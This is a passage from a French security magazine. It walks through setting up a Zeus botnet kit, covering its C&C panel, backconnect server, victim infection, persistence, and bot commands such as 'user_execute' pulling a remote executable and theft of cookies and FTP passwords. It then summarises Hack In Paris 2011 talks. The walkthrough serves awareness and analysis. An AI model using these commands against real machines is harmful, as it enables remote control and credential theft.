
informations volées via des requêtes HTTP en direction de ce script.

✚ Enfin, le dossier «system» contient tout le moteur de l'interface.

Passons maintenant à l'installation du serveur de commande. Pour cela, nous nous rendons dans le dossier «install» au travers d'un navigateur.




Une fois les diverses informations renseignées (Serveur base de données, «Encryption key»), l'installation de l'interface d'administration du botnet est automatisée.



Cependant, il faut bien remplir l' «Encryption key», car celle-ci doit correspondre à la même que celle qui est présente dans l' «exécutable» malveillant. Cette clef sert à lier/authentifier les bots au serveur. Une fois les informations de connexion saisies, nous voilà avec une interface complète et fonctionnelle.

«En soumettant notre «installer» au site



d'analyse VirusTotal, la moitié des antivirus du marché le détectent (56%). Ce chiffre est inquiétant pour une souche non modifiée d'un des virus les plus utilisés...»

Mise en place de notre serveur «backconnect»

Intéressons nous au dossier «server». Il contient uniquement un programme exécutable en ligne de commande. Cet exécutable est un serveur de type «backconnect». Il va permettre de faire des redirections de port. Nous reviendrons sur ce serveur ultérieurement dans l'article.

>Utilisation et fonctionnement

> INFO

Un nouveau marché : MAAS Malware As A Service

En se reposant sur les sources de Zeus publiées il y a quelques mois (voir CXA-2011-0749), les pirates ont développé un nouveau logiciel leur permettant de simplifier grandement l'administration des machines compromise à l'aide de Zeus.

Baptisée Ice IX, cette application web est faite pour gérer de façon centralisée un ou plusieurs botnets Zeus. Pour cela, les pirates ont étudié le protocole développé par les concepteurs de Zeus pour échanger des messages entre les bots et le serveur de commandes et de contrôle. Ils s'en sont inspirés pour offrir à leurs clients une interface de gestion plus évoluée que celle offerte avec le malware..

La publication du code source d'un malware aussi célèbre que Zeus n'est donc pas sans impact sur l'écosystème des cybercriminels, puisque ceci a provoqué l'apparition d'une nouvelle offre. Celle-ci n'est, d'ailleurs, pas donnée, puisqu'il en coutera pas moins de 1800 dollars aux pirates intéressés par cette solution sur les «markets underground».

Jour 3 : Déploiement

Non de Zeus ! Maintenant que nous disposons d'un kit et d'une interface totalement opérationnels, il nous faut envoyer nos petits bots en vadrouille. Contrairement, à un exploit kit, un bot kit ne contient aucun exploit. L'un des meilleurs moyens pour le déployer est de le mettre à disposition sur internet ou de mener des campagnes de SPAM.

Pour les besoins de l'article, nous allons simuler l'attaque d'une victime en imaginant que nous avons reçu un email avec un lien pointant directement sur notre «installer» malveillant.

Exécution du bot


En incitant la victime à télécharger et à démarrer notre exécutable malveillant, celui-ci s'installe dans le dossier «%APPDATA%\<dossier aléatoire>\<nom aléatoire>.exe» (C:\Document and setting\%USER%\Application Data\) avant de disparaître du dossier où il est exécuté.

Il met en place une entrée dans la clef de registre «HKLM\Software\Microsoft\ Windows NT\CurrentVersion\Run» du même nom que l'exécutable malveillant afin d'être actif au redémarrage de la victime.

«Intéressons nous au dossier «server». Il contient uniquement un programme exécutable en ligne de commande. Cet exécutable est un serveur de type «back-connect». Il va permettre de faire des redirections de port...»


Le bot vient alors se connecter sur notre serveur web (gate.php). L'interface web de contrôle affiche alors le nouveau système compromis.

Une fois le bot connecté au serveur, nous avons accès aux informations du système en question.




Communication avec le serveur C&C

Lors de l'installation, le port de communication entre le




bot et le serveur est choisi aléatoirement. Il est fourni par le bot lors de la première connexion et est stocké dans la base. Lors de nos tests, toutes les communications étaient établies entre le serveur de contrôle sur le port 37211. Ainsi lorsque le serveur fait une demande d'information, elle s'effectue sur le port 37211 de la victime. Sinon les bots communiquent par des requêtes HTTP vers le serveur toutes les X minutes selon la configuration.

Dans cette capture d'écran, nous observons un échange d'informations à la suite d'une demande d'informations faites par le serveur au client.



Lors de la rédaction de cet article, nous ne nous sommes pas intéressés à la rétro-ingénierie de l'exécutable malveillant. Néanmoins, en regardant avec la commande «netstat», nous observons que l' «explorer» de Windows écoute sur le port du bot.
Cela nous permet d'avancer l'hypothèse suivante : l'exécutable malveillant s'injecte dans l'explorateur de Windows afin d'être plus discret auprès des utilisateurs/antivirus.



Vous trouverez d'ailleurs sur Internet des études très complètes de Zeus pour en savoir plus sur l'éventail des fonctions offertes par ce bot.

Maintenant que les douze travaux sont remplis, passons à l'interface d'administration. Cette dernière nous permet d'avoir plusieurs informations telles que des statistiques, et des historiques sur les bots. Elle permet aussi de lancer des commandes prédéfinies.

Récupération des informations des victimes

Lors de la première connexion d'un bot, celui-ci va nous remonter diverses informations :

- Hostname ;
- Adresse IP du client ;
- Port de communication entre le client et le serveur ;
- Nom d'utilisateur ;
- Tous les cookies stockés sur le poste client ;
- Diverses informations sur le ou les navigateurs présents (PID, Chemin d'installation, etc.) ;
- Diverses informations sur le système (Temps système, Os, Type, etc.).

Exécution de commandes

L'interface nous permet d'envoyer certaines actions aux bots.


Voici la liste de quelques méthodes supportées :

- os_shutdown : permet d'éteindre la machine infectée ;
- bot_uninstall : permet de désinstaller le bot ;
- bot_bc_add : permet de connecter un port du client ;

vers notre serveur en lien avec la commande zsbcs.exe (Serveur de «backconnect»). Par exemple, pour ouvrir une connexion VNC distante ;

- user_execute : permet d'exécuter des commandes distantes sur le poste distant ;
- user_cookies_get : permet de récupérer tous les cookies de l'utilisateur ;
- user_ftpclients_get : permet de récupérer les mots de passe de clients FTP connus installés sur la machine de la victime ;
- user_flashplayer_get : permet de récupérer tous les cookies flash de l'utilisateur.


Pour envoyer ces méthodes, il suffit de se rendre dans la partie «script» de l'interface, et de sélectionner les bots concernés.



Toutes les informations remontées par les scripts vont se retrouver dans la partie «File» du bot ou dans «Search in file». Elles sont stockées dans la base et peuvent être téléchargées sous forme de fichier.

Forward de ports

Lors de l'installation, nous avons vu comment configurer un serveur pour effectuer des renvois de service. Pour



utiliser cette fonctionnalité, il faut utiliser la commande «bot_bc_add». Celle-ci prend en paramètre :

- service : port du client ;
- backconnect_server : adresse pointant vers notre serveur ;
- backconnect_server_port : port d'écoute des bots configurés lors de l'installation.

Par exemple, en envoyant «bot_bc_add 3389 serveur.zeus 4500», cela nous ouvre une connexion RDP (accès au bureau à distance Windows) sur notre client vers notre serveur d'administration. Ainsi, on pourra se connecter sur le port 4500 de notre serveur pour accéder à la session !


Nous pouvons observer la connexion d'un bot au travers de cette session.

Exécution de commandes

Une autre fonctionnalité intéressante est le fait de pouvoir exécuter des commandes distantes sur le client en utilisant la méthode «user_execute». Celle-ci prend en paramètre :

- Path : le chemin vers l'exécutable, il peut prendre la forme d'une URL ;
- Parameters : les paramètres de l'exécutable.

Par exemple, en envoyant «user_execute http://serveur.zeus/hello.txt», le bot va ouvrir le fichier texte qu'il aura téléchargé depuis notre serveur web. Il sera, d'abord, collé dans le dossier temporaire «%TEMP%» avant d'être ouvert.




Autre exemple, en envoyant «user_execute http://serveur.zeus/notepad.exe», l'exécutable, potentiellement malveillant, sera démarré sur le poste de la victime.

>Conclusion

Que d'aventures ! Nous vous avons présenté rapidement une vue d'ensemble d'un kit de botnet. En nous positionnant du côté de l'acheteur du kit, nous nous sommes rendus compte qu'il était très simple de mettre en place un serveur de commande et de contrôle, dit «CC».

Le plus difficile, dans cet exercice, reste la mise en place de notre réseau de bots. Une fois cette dernière effectuée, les possibilités deviennent infinies. En jouant sur le temps de connexion de chaque bot vers le serveur, il est possible de gérer un nombre plus ou moins important de bots. Même si ce kit de botnet commence à vieillir, dernière date de release en 2010, il reste toujours très utilisé et particulièrement apprécié par les cyber-pirates.



> Conférences Sécurités… Hack In Paris vs SSTIC !


Les deux conférences les plus attendues sur le sol Français se sont déroulées durant le printemps 2011. Résumé des conférences les plus intéressantes.

par Charles DAGOUAT, Florent HOCHWELKER, Stéphane JIN et Alexis COUPE

Hack In Paris vs SSTIC

Du 14 au 17 juin s'est tenue la première conférence Hack In Paris. Celle-ci, organisée par la communauté HZV et par Sysdream, voulait réunir les amateurs de sécurité et les professionnels du domaine.

Voici un résumé des différentes conférences de l'évènement :



> Jour 1

Cyberwar-4G aka The Coming Smart Phone Wars (Winn Schwartau)

✚ Whitepaper :
http://www.hackinparis.com/slides/hip2k11/01-Cyberwar4G.pdf

✚ Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5631070712441679730

✚ Auteur :
http://www.hackinparis.com/speaker-winn-schwartau

Cette présentation a été donnée par Winn Schwartau, expert reconnu dans les domaines de la sécurité et de la cyberguerre. Ce dernier commença sa présentation par un rappel historique des technologies existantes, des évolutions, pour ensuite aborder le sujet des smartphones qui prennent une place de plus en plus considérable dans le milieu de la sécurité.
Par exemple, plusieurs preuves de concept de «botnet» de smartphones ont déjà été réalisées pour contrôler des ensembles de smartphones à distance par le biais d'applications.

Winn Schwartau a ensuite présenté des chiffres alarmants spécifiant que, sur une totalité de 500 000 applications contenues sur l'App Store, 20 % d'entre elles seraient infectées par un code malveillant.
Dans le cadre d'une «cyber guerre», les smartphones constitueraient des millions de points d'entrées sur les infrastructures sensibles.
Dans la suite de sa présentation, et tout en se positionnant du point de vue des entreprises, il a proposé 10 règles à suivre pour le futur de la sécurisation et 10 règles à suivre dès maintenant. Voici donc les principales règles de sécurisation à suivre actuellement :

- Utiliser un VPN ;
- Changer de politique de sécurité en fonction de la localisation géographique ;
- Utiliser un antivirus ;
- Surveiller l'activité des téléphones ;
- Ne pas changer l'expérience utilisateur (cool factor, simple, etc.).

Locking the Throne Room - ECMA Script 5, a frozen DOM and the eradication of XSS (Mario Heiderich)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/02-LockingTheThroneRoom.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5630718109003569570

Auteur :
http://www.hackinparis.com/speaker-mario-heiderich

Cette présentation a été menée par Mario Heiderich, chercheur en sécurité, connu dans le milieu des attaques «Cross-Site Scripting» (XSS) pour ses solutions de contournement de filtre anti - XSS.

Après l'historique des évolutions des technologies JavaScript, Mario mit l'accent sur la version 1.8.5 de JavaScript conforme avec la version 5 d'ECMA (European association for standardizing information and communication systems). Par la suite, Mario s'est intéressé aux failles XSS de type DOM-BASED. La particularité de ce type de faille est qu'elles sont complètement invisibles du point de vue du serveur.

La problématique soulevée par Mario est la difficulté de corriger ce genre de vulnérabilité. En revenant sur l'historique des mitigations côté serveur (exemple : (htmlentities)) et côté client (exemple : paramètre HttpOnly)), Mario pointe les lacunes de ces sécurisations et affirme que la sécurisation de ce type de vulnérabilité ne peut pas être réalisée côté serveur. Son idée est d'empêcher les vulnérabilités XSS directement en DOM.
Avec le support d'ECMA Script 5 au sein des navigateurs, Mario a présenté les méthodes «.defineProperty», «.seal» et «.freeze».

Ces dernières permettraient l'accès au «getter» et «setter» des objets DOM dont les cookies et les formulaires entre autres.

«Selon Win Schwartau : 500 000 applications contenue sur l'App Store, 20 % d'entre elles seraient infectées par un code malveillant.»

La présentation fut également agrémentée par quelques démonstrations particulièrement intéressantes sur le fonctionnement, parfois saugrenu, des navigateurs. Ceux-ci sont imprévisibles et permettent, dans certains cas, de réaliser des attaques XSS. Il a utilisé une page web (http://html5sec.org/innerhtml) pour tester rapidement de nouveaux vecteurs d'attaques. Celle-ci ne permet que de comparer le texte saisi avec le texte affiché via la méthode «document.write()».

Bien que cette solution puisse permettre de mettre fin aux XSS, le blocage des fonctions, ou d'objets sensibles, est réalisé par le biais d'une liste noire. L'application d'une telle solution dans une application en fonction pourrait casser le fonctionnement JavaScript de l'application.
Mario travaille actuellement sur la création de librairies et d'une interface graphique afin de pouvoir mettre à disposition un outil de sécurisation contre les vulnérabilités de type XSS pour les applications Web.

Hack in Paris

Be a smart CISO, learn about people (Bruno Kerouanton)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/03-BeASmartCiso.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5630718110344772162

Auteur :
http://www.hackinparis.com/speaker-bruno-kerouanton

Cette présentation, destinée plus particulièrement aux RSSI, fût donnée par Bruno Kerouanton, Chef du Groupe de Compétences sécurité de la République et Canton du Jura. Il a présenté différentes techniques qui lui ont permis de faire prendre conscience à ses collègues de l'importance de la sécurité informatique.
En effet, il développe le fait que la mise en oeuvre des mesures techniques et les protections technologiques (pour la sécurité informatique) sont loin d'être suffisantes. Le facteur le plus important, et surtout le plus dangereux, est le facteur humain. Il a donc montré comment faire pour influencer les gens de son entreprise afin d'augmenter la sensibilisation à la sécurité informatique.

«Project Quebec» and win32 exploit development with pvefindaddr (Peter Van Eeckhoutte)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/04-ProjectQuebec.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5631011423878594002

Auteur :
http://www.hackinparis.com/speaker-peter-van-eeckhoutte

Cette présentation fût donnée par Peter Van Eeckhoutte, chercheur en sécurité informatique et expert dans le domaine de l'exploitation Windows. Celle-ci fût découpée en deux parties.

Dans la première, il a présenté son outil «pvefindaddr». Il s'agit d'un plug-in pour Immunity Debugger qui permet d'automatiser l'exploitation de failles sous Windows. C'est un outil très puissant pour écrire des exploits et analyser des logiciels malveillants. En attachant un programme cible à Immunity Debugger et en le faisant planter avec un MSF pattern, «pvefindaddr» est capable de retrouver les pointeurs vers ce pattern, les instructions permettant d'outrepasser les protections ASLR, DEP, SEH, etc.

Utilisation : !pvefindaddr command [<parameters>]

Les commandes disponibles sont : find, a, p/p1/p2, xp/xp1/xp2, jseh, j, jp, jo, fa, fd, pdep, depxp, depwin2k3, modules, nosafeseh, nosafesehaslr, noaslr, rop, jrop, ropcall, findmsp, pattern_create, pattern_offset, suggest, compare, assemble, offset, encode, info.

Dans la seconde partie de sa présentation, il a décrit la nouvelle implémentation de l'outil «pvefindaddr», nommé «mona.py». Il a précisé les améliorations apportées telles que la vitesse d'exécution, la souplesse de celui-ci, et surtout la génération automatisée de ROP chaine permettant de contourner la protection ASLR et DEP.
Ce fut une présentation très agréable teintée de beaucoup d'humour.

> INFO

HIP et NDH 2012

Hack in Paris et la Nuit du Hack reviendront l'année prochaine du 18 au 22 juin.
L'évènement se déroulera à Disneyland Paris.

Cette fois, la conférence abordera les thèmes suivants :
- Advances in reverse engineering ;
- Vulnerability research and exploitation ;
- Penetration testing and security assessment ;
- Malware analysis and new trends in malicous codes ;
- Forensics, IT crime & law enforcement ;
- Privacy issues: LOPPSI, HADOPI, etc.
- Low-level hacking (console security & mobile devices) ;
- Risk management and ISO 27001.

Sysdream a lancé le «Call for Paper» et recevra les soumissions jusqu'au 14 février.

Pour plus d'informations :
http://www.hackinparis.com/

Contact: info [at] hackinparis [dot] com
Twitter: http://twitter.com/hackinparis
Facebook: http://www.facebook.com/pages/Hack-In-Paris/134611446603792


Offensive XSLT (Nicolas Grégoire)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/05-OffensiveXSLT.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5629594281155103010

Auteur :
http://www.hackinparis.com/speaker-nicolas-gregoire

Nicolas Grégoire, consultant et propriétaire de la société spécialisée dans les aspects offensifs de la sécurité informatique Agarri a présenté la dangerosité du langage XSLT.



Synthétiquement, XSLT (eXtensible Stylesheet Language Transformation) est un langage de Transformation XML. Il permet de modifier/transformer l'apparence d'un fichier XML via des règles appelées «template», tout comme les fichiers CSS pour HTML. Le document XML peut entièrement être remodelé et filtré. On peut même y ajouter du contenu, si bien que le résultat final peut être totalement différent de la source.

Durant cette conférence, Nicolas a expliqué les méfaits que peuvent occasionner les fonctionnalités d'un tel langage, permettant, par exemple, l'exécution de commande à distance. Il a également réalisé quelques démonstrations intéressantes sur des produits tels que Liferay ou PHP5.


Agnitio: the security code review Swiss army kniffe (Rook David)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/06-Agnitio.pdf

Video :
https://picasaweb.google.com/106467546667993439289ConferencesHackInParis2k11#5630718109091780786

Auteur :
http://www.hackinparis.com/speaker-david-rook

Cette présentation fût menée par Rook David, analyste en sécurité chez Realex Payments à Dublin et qui a contribué aux projets de l'OWASP. Lors de cette conférence, il a présenté une méthode d'analyse de code. En effet, pour lui, le but n'est pas de lire le maximum de lignes en un minimum de temps, mais plutôt de vérifier un certain nombre de points clés.
De plus, il a exposé le fait que les revues de code ne sont pas à effectuer en fin de projet car trop difficiles de par la grande quantité de code. Il affirme qu'il faut éduquer les développeurs dès le début du projet pour leur éviter de commettre des erreurs par la suite.



Il a également présenté son outil, nommé Agnito, qui permet de générer des checklists à suivre lors de l'analyse de code.

> Jour 2

A Close Look at Rogue Antivirus Program (Alain Zidouemba)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/10-RogueAV.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5629581645324618018

Auteur :
http://www.hackinparis.com/speaker-alain-zidouemba

La conférence suivante a été présentée par le chercheur de Sourcefire VRT («Vulnerability Research Team»). Même si celle-ci pouvait, de prime abord, donner l'impression d'une présentation commerciale, il n'en était rien.

Alain Zidouemba a présenté ce que sont les faux logiciels anti-malware. Le chercheur s'est ensuite concentré sur l'analyse d'un faux anti-malware qui a beaucoup fait parler de lui il y a quelques mois de cela : «Mac Protector», également connu sous le nom de «Mac Defender». Pour rappel, face à l'ampleur de la diffusion de ce programme malveillant (jusqu'à un motif d'appel sur deux au support technique d'Apple), la firme à la pomme a du publier un document d'aide permettant de guider les internautes dans la tâche d'identification et de suppression du virus, ainsi qu'une mise à jour spécialement dédiée à la suppression de «Mac Defender».

Les recherches très poussées, et parfois à la limite de la légalité, d'Alain Zidouemba lui ont permis d'énoncer plusieurs faits et hypothèses concernant ce Rogue Anti-Malware (RAM). Parmi ces derniers, tout comme Brian Krebs, le chercheur soupçonne un des plus gros prestataires de service de paiement russe d'être à l'origine de ce faux anti-malware. De plus, d'après ses estimations, environ 2% des victimes achèteraient la version «premium» de «Mac Defender», ce qui, à l'échelle de la diffusion du RAM, représenterait plusieurs millions de dollars.

Escaping Windows Sandboxes (Tom Keetch)

Whitepaper :
http://www.hackinparis.com/slides/hip2k11/12-EscapingWindowsSandboxes.pdf

Video :
https://picasaweb.google.com/106467546667993439289/ConferencesHackInParis2k11#5629581665604897634

Auteur
http://www.hackinparis.com/node/85

